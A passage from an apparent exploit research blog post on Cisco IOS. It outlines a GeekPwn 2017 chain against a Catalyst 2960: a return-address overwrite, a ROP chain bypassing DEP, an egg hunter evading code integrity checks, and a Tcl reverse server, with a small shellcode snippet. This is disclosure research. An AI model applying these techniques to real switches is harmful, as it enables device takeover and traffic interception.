However, in contrast with **process_sleep_for** you can find **Tcl_Sleep** independently from an image during the shellcode execution. More information on getting the addresses of the **Tcl API** functions can be found in the research Cisco Shellcode: All-in-One (http://2015.zeronights.ru/assets/files/05-Nosenko.pdf).

```
void shellcode()
{
while ( 1 ){
    Tcl_Sleep(5000);
};
```


Arbitrary Code Execution: GeekPwn 2017 Case

Now, let us elaborate on the steps we used to exploit the vulnerability at GeekPwn 2017 (Hong-Kong) (http://2017.geekpwn.org/512/en/index.html).

1. We gained control by overwriting the return address
2. **ROP** chain:
    - Disable DEP/Enable Write to Code Section
    - Relocated omelet-egg-hunter from the stack to free space between code regions
    - Passed control to omelet hunter.
3. Omelet-egg-hunter gathers **TclShellcode** and copies it to the code region that is not subjected to integrity checks. Copying is performed along with cash invalidation.
4. Shellcode launches the **Tcl reverse** server that executes commands (Tcl scripts) obtained from the network. To prevent rebooting of a device due to finishing of the exploited process, use an endless cycle with the call of the **Tcl_Sleep**.

Here are 2 demos on how to do it presented at **GeekPwn 2017**:

- Getting full control over Cisco



- Intercepting traffic in Cisco

As a result of the exploitation, we have managed to get control over **Cisco Catalyst 2960** and to achieve the following:
1. Reset or change the **enable** password for enter privileged **EXEC** mode;
2. Intercept all traffic between other devices connected to the switch and the Internet.

Conclusions

After reviewing all research papers on the subject available at the moment, those researching Cisco IOS vulnerability exploitation may get a misconception of the efficient security mechanisms and exploitation techniques.

The thing is the overwhelming majority of these materials were published quite a long time ago. Cisco developers did not stand still, though. To prevent or counteract exploitation, they took previous research findings and implemented new security mechanisms into Cisco IOS (DEP, Code Integrity Check, etc.).

This research is focused on the process of an arbitrary code execution. This simulated attack provides up-to-date information on the relevant exploitation techniques. We also share our knowledge about the security mechanisms that have not been described before, and suggest a set of new methods to bypass them:

- Bypassing DEP;
- Bypassing Code Integrity check;
- Solving I-Cache and D-Cache problems;
- etc.

All in all, modern Cisco IOS versions are reliable regarding their protection against being exploited. However, although it is quite challenging to exploit them, it is still possible.

(https://www.linkedin.com/shareArticle?mini=true&url=https://embedi.com/blog/how-cook-cisco/&title=How To Cook Cisco)

(http://twitter.com/intent/tweet?url=https://embedi.com/blog/how-cook-cisco/&text=How To Cook Cisco)

() 197 0